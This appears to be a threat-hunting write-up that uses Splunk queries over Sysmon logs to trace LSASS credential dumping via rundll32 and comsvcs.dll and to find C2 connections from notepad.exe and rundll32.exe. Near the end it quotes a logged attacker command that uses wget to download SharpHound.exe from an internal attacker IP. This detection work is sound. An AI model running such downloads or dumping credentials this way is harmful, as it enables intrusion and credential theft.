
The findings indicate suspicious activities involving rundll32.exe and comsvcs.dll to dump LSASS memory, which is commonly associated with credential theft. Also, comsvcs.dll is crucial because it highlights a common method for credential theft. The repeated use of PowerShell and cmd.exe as parent processes suggests a deliberate attempt to exploit system resources. These patterns warrant further investigation to enhance security measures and prevent future attacks.
Detecting C2 Callback Servers
In this part, I’ll focus on identifying any Command and Control (C2) callback servers that attackers may use to control compromised systems remotely. Using Splunk queries, I’ll search network traffic and IP addresses to find potential C2 server connections, analyze suspicious downloads, and flag unusual activity patterns that could indicate active communication with an attacker-controlled server.

I first searched with index="main" sourcetype="WinEventLog:Sysmon" EventCode=3 to capture all network connection events. This provided a broad view of network activities, allowing me to filter and analyze connections for any unusual patterns or potential indicators of compromise.
Then, I created a table of Image fields to list the specific processes initiating network connections. This helped me quickly identify any unusual or potentially malicious processes involved in network activity.


I then found some suspicious entries in the Image field, such as notepad.exe and rundll32.exe, which are unusual processes to be initiating network connections. This flagged them for deeper investigation as potential signs of malicious activity.
I then searched for the IP addresses linked with these suspicious images using the following query:
index=”main” sourcetype=”WinEventLog:Sysmon” EventCode=3 (Image=”*notepad.exe*” OR Image=”*rundll32.exe*”)
This query allowed me to filter for events where notepad.exe or rundll32.exe was involved in network connections, making it easier to detect any unusual or potentially malicious IP addresses tied to these processes, which could suggest communication with a command and control (C2) server.


I found that the IP addresses 10.0.0.186 and 10.0.0.91 were common between the notepad.exe and rundll32.exe processes. This indicates potential C2 activity, as both images were communicating with these IPs, suggesting they may be associated with the same malicious server. This finding highlights a critical aspect of the investigation, connecting suspicious processes with specific IP addresses that could indicate a C2 callback server.

I tried to pivot further by searching for the term “http” to identify any related requests. This search aimed to uncover any HTTP traffic associated with the previously identified IP addresses and processes. By doing so, I hoped to find additional evidence of potential malicious activity

I found a significant log entry indicating a command executed using wget: wget http://10.0.0.186:8000/SharpHound.exe. This suggests that the system attempted to download an executable file named SharpHound.exe from the IP address 10.0.0.186. This finding raises concerns, as it may imply an attempt to retrieve potentially malicious software, which could be linked to the earlier identified processes and IP addresses.
